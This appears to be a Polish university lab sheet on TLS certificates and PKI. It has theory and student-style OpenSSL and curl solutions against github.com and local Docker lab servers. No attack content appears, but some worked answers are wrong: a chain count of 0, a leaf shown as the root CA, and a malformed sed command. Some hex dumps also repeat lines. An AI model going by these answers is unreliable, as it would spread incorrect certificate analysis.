

## Transport Layer Security (TLS) - TEORIA

Certyfikaty TLS (Transport Layer Security) stanowią podstawowy mechanizm zapewniający poufność, integralność oraz uwierzytelnienie w komunikacji sieciowej. Wykorzystywane są m.in. przez protokół HTTPS, który chroni ruch między przeglądarką a serwerem.

## Infrastruktura klucza publicznego (PKI)


PKI (Public Key Infrastructure) to zestaw technologii, procedur oraz podmiotów, które umożliwiają bezpieczne zarządzanie kluczami publicznymi i certyfikatami cyfrowymi. PKI zapewnia:

- wiarygodną identyfikację podmiotów,
- mechanizm podpisywania i weryfikacji certyfikatów,
- hierarchię zaufania między uczestnikami,
- procedury unieważniania certyfikatów.

Główne elementy PKI to:

- Root CA – główny urząd certyfikacji o najwyższym poziomie zaufania,
- Intermediate CA – pośrednie urzędy certyfikacji,
- RA (Registration Authority) – urząd rejestracji weryfikujący tożsamość podmiotów,
- Repozytoria certyfikatów i CRL – listy certyfikatów ważnych i unieważnionych,
- Podmioty końcowe – np. serwery HTTPS.

## Diagram hierarchii zaufania PKI



## Klucze publiczne i algorytmy

Certyfikat TLS zawiera klucz publiczny serwera wraz z informacjami identyfikacyjnymi. Najczęściej stosowane algorytmy kryptograficzne to RSA, ECDSA oraz Ed25519. Klucz publiczny służy klientowi do weryfikowania podpisu certyfikatu oraz do bezpiecznej wymiany kluczy sesyjnych.

## Hierarchia zaufania

System certyfikatów opiera się na hierarchii zaufania PKI. Root CA podpisuje certyfikaty pośrednie, a one certyfikaty końcowe. Przeglądarka ufa certyfikatowi serwera, jeśli może odtworzyć pełny łańcuch zaufania aż do zaufanego Root CA.

## Generowanie i podpisywanie certyfikatów

Proces tworzenia certyfikatu rozpoczyna się od wygenerowania pary kluczy: prywatnego oraz publicznego. Następnie tworzy się żądanie podpisania certyfikatu (CSR), które zawiera klucz publiczny i dane identyfikacyjne. CSR jest wysyłane do CA,

które po weryfikacji informacji podpisuje certyfikat swoim kluczem prywatnym i zwraca gotowy certyfikat TLS.

## Zastosowanie certyfikatów

Głównym celem certyfikatów TLS jest zapewnienie, że użytkownik łączy się z właściwym serwerem, a komunikacja jest szyfrowana. Bez certyfikatów TLS możliwe byłyby ataki polegające na podszywaniu się pod serwer (np. man-in-the-middle).

## Certyfikaty self-signed

Certyfikat self-signed (samopodpisany) to certyfikat, który został podpisany własnym kluczem prywatnym właściciela certyfikatu, zamiast kluczem zaufanego urzędu certyfikacji (CA). Oznacza to, że wystawca oraz podmiot certyfikatu są tym samym bytem. Taki certyfikat nadal jest poprawny technicznie — zawiera klucz publiczny, dane oraz podpis — jednak nie należy do globalnej hierarchii zaufania PKI.


## Po co stosuje się certyfikaty self-signed?

Certyfikaty self-signed stosuje się przede wszystkim:

- w środowiskach testowych i deweloperskich,
- w systemach wewnętrznych, gdzie administratorzy ręcznie dodają certyfikat do magazynu zaufanych,
- jako certyfikat główny prywatnego CA (tzw. private PKI).

## Dlaczego przeglądarki zgłaszą błąd?

Przeglądarki mają wbudowaną listę zaufanych Root CA. Ponieważ certyfikat self-signed nie został podpisany przez żaden z nich, nie można zbudować łańcucha zaufania. Przeglądarka nie ma podstaw, by zaufać wystawcy, więc wyświetla ostrzeżenie o możliwym zagrożeniu.



# Transport Layer Security (TLS) - ZADANIA

## 6.1 Analiza certyfikatu SSL/TLS witryny.

- (a) Za pomocą narzędzia OpenSSL, pobierz certyfikat strony internetowej <https://github.com>.

```
echo | openssl s_client -servername github.com -connect github.com:443 2>/dev/null | openssl x509 -out github.crt
```

- (b) Wyświetl certyfikat w czytelnej postaci.

- (c) Przeanalizuj certyfikat i odczytaj z niego następujące informacje (używając narzędzia OpenSSL):

- Dla jakiej domeny wystawiony jest certyfikat?
- Kto wystawił certyfikat (CA)?
- Kiedy certyfikat został wystawiony i kiedy wygasza?
- Jakie dodatkowe domeny są obsługiwane?
- Jaki algorytm i długość klucza?
- Do czego może być użyty certyfikat?
- Ile certyfikatów znajduje się w łańcuchu zaufania?
- Kto jest głównym CA (root CA) w łańcuchu?

- (d) Za pomocą narzędzia OpenSSL, wyodrębnij z certyfikatu klucz publiczny i zapisz go do pliku.

b)

```
[user@parrot]~$ openssl x509 -in github.crt -text -noout
```

c)

- Dla jakiej domeny wystawiony jest certyfikat?

```
[user@parrot]~$ openssl x509 -in github.crt -noout -subject  
subject=CN = github.com
```

```
[user@parrot]~$ openssl x509 -in github.crt -text -noout  
Certificate:  
Data:  
    Version: 3 (0x2)  
    Serial Number:  
        02:76:56:89:fe:e5:2f:85:c4:c8:a4:76:50:e8:4b:be  
    Signature Algorithm: ecdsa-with-SHA256  
    Issuer: C = GB, O = Sectigo Limited, CN = Sectigo Public Server Authentication CA DV E36  
    Validity  
        Not Before: Jan 6 00:00:00 2026 GMT  
        Not After : Apr 5 23:59:59 2026 GMT  
    Subject: CN = github.com
```

- Kto wystawił certyfikat (CA)?

```
[user@parrot]~$ openssl x509 -in github.crt -noout -issuer  
issuer=C = GB, O = Sectigo Limited, CN = Sectigo Public Server Authentication CA DV E36
```

```
[user@parrot]~$ openssl x509 -in github.crt -text -noout  
Certificate:  
    Data:  
        Version: 3 (0x2)  
        Serial Number:  
            02:76:56:89:fe:e5:2f:85:c4:c8:a4:76:50:e8:4b:be  
        Signature Algorithm: ecdsa-with-SHA256  
    Issuer: C = GB, O = Sectigo Limited, CN = Sectigo Public Server Authentication CA DV E36  
    Validity
```

- Kiedy certyfikat został wystawiony i kiedy wygasa?

```
[user@parrot]~$ openssl x509 -in github.crt -noout -dates  
notBefore=Jan 6 00:00:00 2026 GMT  
notAfter=Apr 5 23:59:59 2026 GMT
```

```
[user@parrot]~$ openssl x509 -in github.crt -text -noout  
Certificate:  
    Data:  
        Version: 3 (0x2)  
        Serial Number:  
            02:76:56:89:fe:e5:2f:85:c4:c8:a4:76:50:e8:4b:be  
        Signature Algorithm: ecdsa-with-SHA256  
    Issuer: C = GB, O = Sectigo Limited, CN = Sectigo Public Server Authentication CA DV E36  
    Validity  
        Not Before: Jan 6 00:00:00 2026 GMT  
        Not After : Apr 5 23:59:59 2026 GMT
```

- Jakie dodatkowe domeny są obsługiwane?

```
[user@parrot]~$ openssl x509 -in github.crt -noout -ext subjectAltName  
X509v3 Subject Alternative Name:  
    DNS:github.com, DNS:www.github.com
```

```
0B:A8:0C:B9:FA:16:94:03:4B:AC:0A:B7:6F:9B:55:9B:  
2E:87:F4:E2:13:02:20:1E:B6:6D:BA:C3:26:3D:1F:9A:  
D0:EF:2A:36:22:BD:21:2B:02:A7:C3:8C:2C:E8:65:76:  
8E:A1:71:23:83:B5:00  
X509v3 Subject Alternative Name:  
DNS:github.com, DNS:www.github.com  
Signature Algorithm: ecdsa-with-SHA256  
Signature Value:  
30:44:02:20:7f:77:0b:41:2e:67:81:93:d4:dd:1c:65:c3:98:  
b4:b3:03:00:10:65:39:17:22:12:b4:54:d7:62:1c:01:65:00
```

- Jaki algorytm i długość klucza?

```
[user@parrot]~  
└─ $openssl x509 -in github.crt -text -noout | grep "Public Key Algorithm"  
    Public Key Algorithm: id-ecPublicKey  
[user@parrot]~  
└─ $openssl x509 -in github.crt -text -noout | grep "Public-Key"  
    Public-Key: (256 bit)
```

- Do czego może być użyty certyfikat?

```
[user@parrot]~$ openssl x509 -in github.crt -noout -purpose  
Certificate purposes:  
SSL client : No  
SSL client CA : No  
SSL server : Yes  
SSL server CA : No  
Netscape SSL server : No  
Netscape SSL server CA : No  
S/MIME signing : No  
S/MIME signing CA : No  
S/MIME encryption : No  
S/MIME encryption CA : No  
CRL signing : No  
CRL signing CA : No  
Any Purpose : Yes  
Any Purpose CA : Yes  
OCSP helper : Yes  
OCSP helper CA : No  
Time Stamp signing : No  
Time Stamp signing CA : No
```

- Ile certyfikatów znajduje się w łańcuchu zaufania?

```
[user@parrot]~$grep -c "BEGIN CERTIFICATE" github.crt  
0
```

- Kto jest głównym CA (root CA) w łańcuchu?

```
[x]-[user@parrot]~$ awk 'BEGIN{ n=0 } /BEGIN CERTIFICATE/{ n++ } { c[n]=c[n] $0 ORS } END{ printf "%s", c[n] }' github.crt | openssl x509 -noout -subject -issuer  
subject=CN = github.com  
issuer=C = GB, O = Sectigo Limited, CN = Sectigo Public Server Authentication CA DV E36
```

d)

```
[user@parrot]~
└─ $openssl x509 -in github.crt -noout -pubkey > github.pubkey
[user@parrot]~
└─ $cat github.pubkey
-----BEGIN PUBLIC KEY-----
MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAEZ6V1UJYYB19VMSSoUkFTt504mIE3
sXfs3lKUF+ba79VLeSyRu1SHRccik2wmty2rKWfxMbM7+Kg39G1CPpNLwg==
-----END PUBLIC KEY-----
```

- 6.2 Pobierz cały łańcuch certyfikatów z serwera <https://github.com> przy użyciu OpenSSL i sprawdź liczbę certyfikatów w łańcuchu. Następnie wskaz, który certyfikat należy do serwera, a które do CA. Użyj poniższego polecenia:

```
openssl s_client -connect github.com:443 -showcerts </dev/null > gh.txt 2>/dev/null
```

- liczba certyfikatów

```
[user@parrot]~
└─ $grep -c "BEGIN CERTIFICATE" gh.txt
3
```

- który certyfikat należy do serwera

```
[user@parrot]~
└─ $sed -n '/Certificate chain/ ,---/p' gh.txt
Certificate chain
0 s:CN = github.com
i:C = GB, O = Sectigo Limited, CN = Sectigo Public Server Authentication CA DV E36
a:PKEY: id-ecPublicKey, 256 (bit); sigalg: ecdsa-with-SHA256
v:NotBefore: Jan 6 00:00:00 2026 GMT; NotAfter: Apr 5 23:59:59 2026 GMT
-----BEGIN CERTIFICATE-----
```

Interpretacja:

- wpis **0 s:** → certyfikat **serwera** (leaf)
- wpisy **1 s:, 2 s:** → certyfikaty **CA (intermediate)**

### 6.3 Analiza certyfikatu SSL/TLS lokalnego serwera (certyfikatu typu self-signed).

- (a) Uruchom serwer za pomocą poniższego polecenia:

```
docker run -p 8443:443 --name tls3 docker.io/mazurkatarzyna/tls-ex3:latest  
podman run -p 8443:443 --name tls3 docker.io/mazurkatarzyna/tls-ex3:latest
```

Jeśli Docker Hub nie odpowiada, użyj obrazu zapasowego:

```
docker run -p 8443:443 --name tls3 ghcr.io/mazurkatarzynaumcs/tls-ex3:latest  
podman run -p 8443:443 --name tls3 ghcr.io/mazurkatarzynaumcs/tls-ex3:latest
```

Po uruchomieniu serwer będzie dostępny pod adresem <https://127.0.0.1:8443>.

- (b) Wyświetl certyfikat w czytelnej postaci.

- (c) Przeanalizuj certyfikat i odczytaj z niego następujące informacje (używając narzędzia OpenSSL):

- Dla jakiej domeny wystawiony jest certyfikat?
- Kto wystawił certyfikat (CA)?
- Kiedy certyfikat został wystawiony i kiedy wygasza?
- Jakie dodatkowe domeny są obsługiwane?
- Jaki algorytm i długość klucza?

---

Bezpieczeństwo Systemów Komputerowych - Transport Layer Security (TLS) | Katarzyna Mazur

Transport Layer Security (TLS)

Zadania

- Do czego może być użyty certyfikat?
- Ile certyfikatów znajduje się w łańcuchu zaufania?
- Kto jest głównym CA (root CA) w łańcuchu?

- (d) Za pomocą narzędzia OpenSSL, wyodrębnij z certyfikatu klucz publiczny i zapisz go do pliku.

b)

```
[user@parrot]~  
$ echo | openssl s_client -servername localhost -connect 127.0.0.1:8443 2>/dev/null | openssl x509 -out local1.crt  
[user@parrot]~  
$ openssl x509 -in local1.crt -text -noout
```

c)

- Dla jakiej domeny wystawiony jest certyfikat?

```
[user@parrot]~  
$ openssl x509 -in local1.crt -noout -subject  
subject=C = PL, ST = Lubelskie, L = Lublin, O = UMCS, OU = MFI, CN = localhost
```

- Kto wystawił certyfikat (CA)?

```
[user@parrot]~$ openssl x509 -in local1.crt -noout -issuer  
issuer=C = PL, ST = Lubelskie, L = Lublin, O = UMCS, OU = MFI, CN = localhost
```

- Kiedy certyfikat został wystawiony i kiedy wygasza?

```
[user@parrot]~$ openssl x509 -in local1.crt -noout -dates  
notBefore=Dec 4 17:29:18 2025 GMT  
notAfter=Dec 4 17:29:18 2026 GMT
```

- Jakie dodatkowe domeny są obsługiwane?

```
[user@parrot]~$ openssl x509 -in local1.crt -noout -ext subjectAltName  
No extensions in certificate
```

- Jaki algorytm i długość klucza?

```
[user@parrot]~$ openssl x509 -in local1.crt -text -noout | grep "Public Key Algorithm"  
Public Key Algorithm: rsaEncryption  
[user@parrot]~$ openssl x509 -in local1.crt -text -noout | grep "Public-Key"  
Public-Key: (2048 bit)
```

- Do czego może być użyty certyfikat?

```
[user@parrot]~$ openssl x509 -in local1.crt -noout -purpose  
Certificate purposes:  
SSL client : Yes  
SSL client CA : Yes  
SSL server : Yes  
SSL server CA : Yes  
Netscape SSL server : Yes  
Netscape SSL server CA : Yes  
S/MIME signing : Yes  
S/MIME signing CA : Yes  
S/MIME encryption : Yes  
S/MIME encryption CA : Yes  
CRL signing : Yes  
CRL signing CA : Yes  
Any Purpose : Yes  
Any Purpose CA : Yes  
OCSP helper : Yes  
OCSP helper CA : Yes  
Time Stamp signing : No  
Time Stamp signing CA : Yes
```

- Ile certyfikatów znajduje się w łańcuchu zaufania?

```
[user@parrot]~$ grep -c "BEGIN CERTIFICATE" local1.crt  
1
```

- Kto jest głównym CA (root CA) w łańcuchu?

```
[user@parrot]~$ sed -n '/Certificate chain/ ,---/p' local1.crt
```

**6.4** Pobierz cały łańcuch certyfikatów z serwera <https://127.0.0.1:8443> przy użyciu OpenSSL i sprawdź liczbę certyfikatów w łańcuchu. Następnie wskaż, który certyfikat należy do serwera, a które do CA. Użyj poniższego polecenia:

```
openssl s_client -connect 127.0.0.1:8443 -showcerts </dev/null > gh.txt 2>/dev/null
```

```
[user@parrot]~
$openssl s_client -connect 127.0.0.1:8443 -showcerts </dev/null > gh.txt 2>/dev/null
[user@parrot]~
$grep -c "BEGIN CERTIFICATE" gh.txt
1
[user@parrot]~
$sed -n '/Certificate chain/ ,---/p' gh.txt
Certificate chain
0 s:C = PL, ST = Lubelskie, L = Lublin, O = UMCS, OU = MFI, CN = localhost
i:C = PL, ST = Lubelskie, L = Lublin, O = UMCS, OU = MFI, CN = localhost
a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
v:NotBefore: Dec 4 17:29:18 2025 GMT; NotAfter: Dec 4 17:29:18 2026 GMT
-----BEGIN CERTIFICATE-----
```

**6.5** Pod adresem <https://127.0.0.1:8447> działa prosty serwer pozwalający przetestować swoją wiedzę odnośnie certyfikatów TLS. Serwer posiada 2 endpointy, <https://127.0.0.1:8447/cert>, pod którym zwraca losowy certyfikat, oraz <https://127.0.0.1:8447/validate>, pod który można wysłać swoje odpowiedzi, i sprawdzić, czy prawidłowo przeanalizowaliśmy certyfikat.

- (a) Uruchom serwer za pomocą poniższego polecenia:

```
docker run -p 8447:443 --name tls6 docker.io/mazurkatarzyna/tls-ex6:latest  
podman run -p 8447:443 --name tls6 docker.io/mazurkatarzyna/tls-ex6:latest
```

Jeśli Docker Hub nie odpowiada, użyj obrazu zapasowego:

```
docker run -p 8447:443 --name tls6 ghcr.io/mazurkatarzynaumcs/tls-ex6:latest  
podman run -p 8447:443 --name tls6 ghcr.io/mazurkatarzynaumcs/tls-ex6:latest
```

Po uruchomieniu serwer będzie dostępny pod adresem <https://127.0.0.1:8447>.

- (b) Wyślij request do endpointa <http://127.0.0.1:8447/cert> używając metody HTTP GET. Otrzymasz w odpowiedzi certyfikat TLS - zapisz go do pliku o nazwie `cert.pem`.
- (c) Z pobranego certyfikatu wyodrębnij klucz publiczny. Za pomocą metody HTTP POST, wyślij pod endpoint <http://127.0.0.1:8447/public> wygenerowany klucz publiczny (jako plik, `public_key`). W odpowiedzi serwer zwróci informację, czy klucz pasuje do certyfikatu.
- (d) Wyświetl certyfikat (pobrany z serwera plik `cert.pem`) w czytelnej postaci, przeanalizuj go i odpowiedz na poniższe pytania:
- Kiedy wygasa certyfikat (data)? (`expiry_date`)
  - Kiedy certyfikat został wydany (data)? (`issued_date`)
  - Kto jest wydawcą certyfikatu (Root CA)? (`issuer`)
  - Jaki algorytm został wykorzystany do wygenerowania klucza? (`key_algorithm`)
  - Jaki jest rozmiar klucza? (`key_size`)
  - Jaka jest główna domena certyfikatu? (`primary_domain`) Jakie są alternatywne domeny? (`san_domains`)
  - Do czego może być użyty klucz? (`key_usage`)
- (e) Za pomocą metody HTTP POST, wyślij pod endpoint <http://127.0.0.1:8447/validate> swoje odpowiedzi na powyższe pytania. Serwer przyzna punkty za każdą poprawną odpowiedź. (Maksymalnie można zdobyć 6 punktów).

*Podpowiedź:* Możesz skorzystać z endpointa <http://127.0.0.1:8447/apidocs>, aby sprawdzić, jak przesłać swoje odpowiedzi do serwera.

b)

```
[user@parrot]~  
└─ $curl -s -o cert.pem -X GET http://localhost:8447/cert
```

c)

```
[user@parrot]~  
└─ $openssl x509 -in cert.pem -noout -pubkey > cert.pubkey  
[user@parrot]~  
└─ $curl -X POST "http://127.0.0.1:8447/public" -H "accept: application/json" -H "Content-Type: multipart/form-data" -F "public_key=@cert.pubkey"  
{  
    "certificate_info": "Domain: secure358.edu, Issuer: GlobalSign Authority",  
    "matches": true,  
    "message": "Klucz publiczny zgadza się z certyfikatem!"  
}
```

d)

```
{  
    "expiry_date": "Dec 11 13:16:24 2026 GMT",  
    "issued_date": "Jan 23 13:16:24 2026 GMT",  
    "issuer": "GlobalSign Authority",  
    "key_algorithm": "rsa",  
    "key_size": 4096,  
    "key_usage": [  
        "Digital Signature",  
        "Key Encipherment"  
    ],  
    "primary_domain": "secure358.edu",  
    "san_domains": [  
        "demo118.org",  
        "secure358.edu",  
        "example560.eu",  
        "academy653.org"  
    ]  
}
```

```
└─ $openssl x509 -in cert.pem -text -noout
Certificate:
Data:
    Version: 3 (0x2)
    Serial Number:
        68:07:96:68:37:ba:b4:09:0f:f9:fc:4c:c0:e2:0f:a1:ce:28:88:6e
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: CN = GlobalSign Authority, O = GlobalSign, C = PL
    Validity
        Not Before: Jan 23 13:16:24 2026 GMT
        Not After : Dec 11 13:16:24 2026 GMT
    Subject: CN = secure358.edu, O = Org 706, C = PL
    Subject Public Key Info:
        Public Key Algorithm: rsaEncryption
            Public-Key: (4096 bit)
                Modulus:
                    00:9c:72:21:3a:43:f3:d5:d7:9c:7a:38:6d:2c:1a:
                    17:65:42:37:0e:40:c0:90:e2:69:47:61:09:bd:ec:
                    bc:6d:b8:86:94:37:71:ab:ce:fe:33:3d:62:04:5f:
                    52:e4:3d:22:89:e0:40:0e:fc:8b:c3:3a:95:5a:99:
                    19:c8:38:8c:d1:31:65:30:7d:06:fa:1a:52:b0:15:
                    c1:ed:36:48:d0:bc:d7:a7:b3:ec:82:02:21:e5:8b:
                    32:8c:de:46:8b:6f:42:d3:fa:6f:f2:9c:36:2a:4d:
                    2a:8b:26:aa:b5:0c:03:01:a3:9a:65:c8:98:40:5a:
                    a2:93:a3:fc:ab:7a:4c:2f:9c:e5:b1:e0:43:ad:eb:
                    2c:5a:e9:b1:20:41:2b:65:57:d2:54:5d:58:8c:da:
                    7e:c4:d2:14:36:87:7c:e0:c9:c1:a0:06:82:fb:a5:
                    74:0b:6c:23:47:7d:46:5c:11:ac:9b:4e:42:d6:8b:
                    1d:a7:cc:f5:48:f7:ba:2e:ae:40:32:0c:09:e8:e5:
                    d2:05:29:b7:17:6a:51:e4:87:de:ca:82:48:bd:4f:
                    9a:3d:d4:42:ab:1d:92:6a:e2:47:6b:00:62:ef:23:
                    16:4a:57:cd:ad:ea:3c:96:24:a7:1f:60:15:19:e1:
                    fc:c5:8b:7a:1c:ea:49:09:3c:eb:52:99:71:12:f5:
                    49:4c:04:7a:9a:e3:83:76:33:04:55:cc:02:54:f6:
                    ea:06:20:93:ca:39:df:ff:2d:16:16:91:24:0d:e5:
                    d6:a0:a6:ff:77:10:8e:78:34:0b:96:b4:2a:21:ff:
                    c3:c9:16:5b:6d:fd:4a:a1:96:47:d8:de:c4:83:4f:
                    c3:c9:16:5b:6d:fd:4a:a1:96:47:d8:de:c4:83:4f:
                    23:54:71:f9:2b:18:53:f7:06:55:ce:03:ed:2f:33:
                    93:a6:f7:9a:cb:bc:96:bd:f1:02:f7:04:58:6c:14:
                    bf:d3:fe:63:19:62:bc:06:cb:89:75:61:22:1a:41:
                    0f:f8:f1:55:81:db:28:5d:b4:dd:f1:1d:a5:fc:ac:
                    c3:ad:47:57:2a:b1:14:3d:14:36:d9:13:cb:c3:3c:
                    ea:96:e9:e2:cf:9c:e8:1d:24:00:74:46:63:61:98:
                    e2:4e:97:ee:0a:45:ee:17:75:e9:c7:40:5e:6b:5e:
                    fa:ad:4f:bb:d0:7c:f3:93:7d:35:5b:b4:8f:57:d0:
                    d9:1e:b9:72:12:2a:1c:1e:f4:ff:eb:67:06:c5:f6:
                    50:c8:b4:54:e6:a8:c2:5c:28:7b:e8:e3:84:b8:b5:
                    9b:df:b7:06:fa:1c:23:b8:bf:be:38:b9:73:7e:db:
                    71:2b:6f:aa:f9:b9:b8:49:a8:b9:2e:4d:cf:69:bf:
                    b3:bb:68:93:8e:f0:60:fc:0e:cb:1d:8c:05:30:ec:
                    bb:5f:8f
                Exponent: 65537 (0x10001)
X509v3 extensions:
    X509v3 Subject Alternative Name:
        DNS:secure358.edu, DNS:demo118.org, DNS:example560.eu, DNS:academy653.org
    X509v3 Key Usage: critical
        Digital Signature, Key Encipherment
    X509v3 Extended Key Usage: critical
```

TLS Web Server Authentication  
Signature Algorithm: sha256WithRSAEncryption  
Signature Value:  
14:f8:2e:0f:4e:c3:74:d8:44:ac:1e:53:7e:ff:55:95:99:18:  
01:d7:88:02:af:f1:81:5a:42:22:6a:30:20:0e:08:59:69:e3:  
df:ec:65:ee:22:e8:99:fe:91:d1:4c:3b:b4:2b:2b:91:e3:c1:  
c1:ab:f4:55:4b:7e:84:53:79:7f:4f:8f:6f:69:dd:1c:78:ec:  
78:41:19:a9:f8:46:ec:48:cc:ff:1e:b4:07:c0:f0:79:1c:e0:  
3e:3c:ac:34:ba:e8:ef:a8:b5:25:46:d2:91:c0:ff:73:e6:6c:  
2a:f6:eb:69:78:69:5b:07:69:81:2a:39:ea:2a:ea:fb:09:d3:  
1d:0d:bb:d5:0e:3f:2d:33:5c:56:e7:96:8c:53:1b:da:e4:63:  
32:61:ad:33:e7:f3:3d:90:44:41:67:6a:e9:3d:2b:71:a3:ce:  
8f:07:06:2d:0a:a6:30:bb:11:ff:47:92:29:7e:50:99:4d:ff:  
18:60:1f:54:fa:80:d2:8e:27:df:38:8a:3c:95:93:aa:c9:ca:  
c5:1d:7b:0d:5f:2b:76:af:9d:b6:94:e9:94:2b:42:b1:a2:e3:  
c5:1d:7b:0d:5f:2b:76:af:9d:b6:94:e9:94:2b:42:b1:a2:e3:  
ac:6c:d6:13:ee:db:df:e6:74:e9:cf:fd:f3:a0:37:70:47:78:  
d9:f3:eb:d5:31:52:c9:ef:d5:75:4f:e6:e1:77:f1:a3:43:8f:  
54:52:76:c1:ed:9f:ce:1e:31:9c:4a:ce:a1:89:95:17:76:2a:  
22:a2:d3:00:76:f6:7f:6f:34:c9:52:3b:a1:1a:f5:a3:69:83:  
